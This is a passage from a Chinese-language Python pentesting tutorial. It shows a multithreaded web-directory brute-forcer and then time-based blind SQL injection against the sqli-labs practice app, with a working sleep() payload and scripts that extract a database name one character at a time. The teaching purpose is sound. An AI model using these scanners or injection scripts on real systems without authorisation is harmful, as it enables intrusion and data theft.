)
parser.add_option(
    "-d", "--dictionary-file",
    help="The dictionary file to be used, not in the current directory, needs to use the
full path",
    action="store",
    type="string",
    metavar="DICTIONARY FILE",
    dest="dic_file"
)
(options, args) = parser.parse_args()
url = options.url
threads_num = options.threads_num
dic_file = options.dic_file
# print(url)
# print(threads_num)
# print(dic_file)

def banner():
    print("*" * 51)
    print("*" * 2 + " " * 17 + "Dirbrute v1.0" + " " * 17 + "*" * 2)
    print("*" * 51)
    print("This tool just develop for education!")

def usage():
    print("This is the tool's usage")
    print("python dir_brute.py -u url -t thread_num -d dic.txt")
```

```
def scan_callback(path):
    # 实现扫描功能
    try:
        resp = requests.get(url + "/" + path.strip())
        if resp.status_code == 200:
            print(resp.url + " : " + str(resp.status_code))
    except Exception as e:
        pass
        # print(url + "/" + path.strip() + " : 请求失败")

def multi_threads_scan():
    # 定义线程池
    t_pool = threadpool.ThreadPool(threads_num)

    # 打开字典文件，读出内容为列表
    f = open(dic_file, "r", encoding="utf8")
    lines = f.readlines()

    # 构建线程池中的请求列表
    requests_list = threadpool.makeRequests(scan_callback, lines)

    # 循环请求列表里的请求，在池子中执行这些请求
    for req in requests_list:
        t_pool.putRequest(req)

    t_pool.wait()
    f.close()

banner()
usage()
multi_threads_scan()
```

测试结果

```
(pentest) >python dir_brute.py -u http://192.168.3.105 -t 10 -d dic.txt
************************************************
**                  Dirbrute v1.0                 **
************************************************
This tool just develop for education!
This is the tool's usage
python dir_brute.py -u url -t thread_num -d dic.txt
http://192.168.3.105/brute/ : 200
http://192.168.3.105/dvwa/login.php : 200
http://192.168.3.105/dashboard/ : 200
http://192.168.3.105/favicon.ico : 200
http://192.168.3.105/img/ : 200
```

第十一节 Python SQL注入

一、SQL注入介绍

1.什么是SQL注入

由于用户输入的内容被拼接成完整的SQL语句，当用户访问时，SQL语句通过后端程序完成执行，并且执行过程中带入了一些其他原本程序没有涉及到的SQL关键字或语句，从而造成了SQL注入。

2.SQL注入的危害

对于SQL注入，它是危害及其严重的Web应用程序漏洞，只要有SQL拼接的过程并执行，那么就存在SQL注入的漏洞，它可能造成以下的一些危害：

> 1.榨取数据
>
> 2.执行系统命令
>
> 3.向数据库插入代码
>
> 4.绕过登录验证

当然，以上不是全部的危害，这里只是列举了四项，还有其他危害，每一项危害都会对信息系统造成极大的损失。

二、SQL注入--基于时间的盲注

1.什么是基于时间的盲注

当根据页面返回的内容不能判断出任何信息时，使用条件语句查看时间延迟语句是否执行， 也就是看页面返回时间是否增长来判断是否执行。

2.安装sqli-labs

注意：sqli-labs依赖PHP 5.6环境，需要安装xampp 5.6.40

```
#下载，解压后将sqli-labs目录移到/opt/lamp/htdocs/下
wget https://github.com/Audi-1/sqli-labs/archive/refs/heads/master.zip

#配置mysql连接信息
vi ./sql-connection/db-creds.inc
$dbuser ='dvwa';
$dbpass ='passw0rd';
$dbname ="security";
$host = 'localhost';
$dbname1 = "challenges";
```

出现下面内容表示安装成功

3.工具思路

在已知的URL中添加SQL函数sleep()，如果访问结果返回超时超过sleep函数设定的时间，那么可以判断当前URL具有SQL注入点，由此可知，要进行探测，首先要获取测试URL，然后对URL中指定位置的参数进行模糊测试FUZZ。

4.拼接URL

根据测试访问超时进行判断，例如给URL加入“?id=1'+and+if(1=1,sleep(5),1)--+”

192.168.3.67/sqli-labs/Less-9/?id=1%27+and+if(1=1,sleep(5),1)--+

如果网页等待了5秒以上才返回内容，则说明URL传递参数的值带入了SQL语句，并且执行了。它是我们在URL中故意构造了一个参数内容，使得数据库睡眠5秒后才返回数据，由此表明，当前的URL存在SQL注入漏洞。

5.使用python实现

对于拼接好的URL进行HTTP GET请求，请求之后如果等待了指定秒数超时时间，才得到响应数据，那么就存在SQL注入，如果没有超时立马返回数据，就表明SQL不存在注入漏洞。

```
import requests

url = "http://192.168.3.101/sqli-labs/Less-9/"
test_url_args = "?id=1'+and+if(1=1,sleep(5),1)+--+"
# 测试URL是否存在SQL注入点
try:
    resp = requests.get(url + test_url_args, timeout=3)
    print(resp.text)
except Exception as e:
    # print(e)
    print("存在SQL注入漏洞")
```

6.探测数据库名

如果当前URL存在SQL注入漏洞，那么更改注入的SQL语句结构，使其可以探测到当前使用的数据库名称。

要想获取数据库名称，首先要获取数据库名称的长度。

```
# 如果存在SQL注入点，则测试它当前使用数据库名字的长度
get_dbname_len = 0
while True:
    get_dbname_len = get_dbname_len + 1
    dbname_len_url = url + "?id=1'+and+if(length(database())+=+" + str(get_dbname_len) +
",sleep(5),1)+--+"
    try:
        resp = requests.get(dbname_len_url, timeout=3)
        print(resp.text)
    except Exception as e:
        print(get_dbname_len)
        break
```

然后根据获取到的数据库名称长度，去不断地遍历它每个字符都是什么字母或者数字

```
# 得到数据库名称的长度后，开始循环遍历它每一个字符是什么
get_db_name = ""
# 设置所有基础字母加数字字符串
base_str = "abcdefghijklmnopqrstuvwxyz0123456789"
# 统计请求次数
count = 0
# 开始遍历数据库名称每个组成的字符
for i in range(get_dbname_len):
    # 从小写字母字符串中遍历每一个字母
    for letter in base_str:
        get_db_name_url = url + "?id=1'+and+if(substr(database(),"+str(i+1)+",1)='" +
letter + "',sleep(5),1)+--+"
        print(get_db_name_url)
        count = count + 1
        try:
            resp = requests.get(get_db_name_url, timeout=3)
            # print(resp.text)
        except Exception as e:
            get_db_name = get_db_name + letter
            print(get_db_name)
            break
print("获取到数据库名称："+get_db_name)
print(f"总共发送了{count}个请求")
```

以上就是利用基于时间的SQL盲注，去获取数据库名称的基础实现，当然，还可以获取更多的数据，逻辑是一样的，通过不断地去遍历数据的每一个字符，去测试网页是否有等待指定的秒数。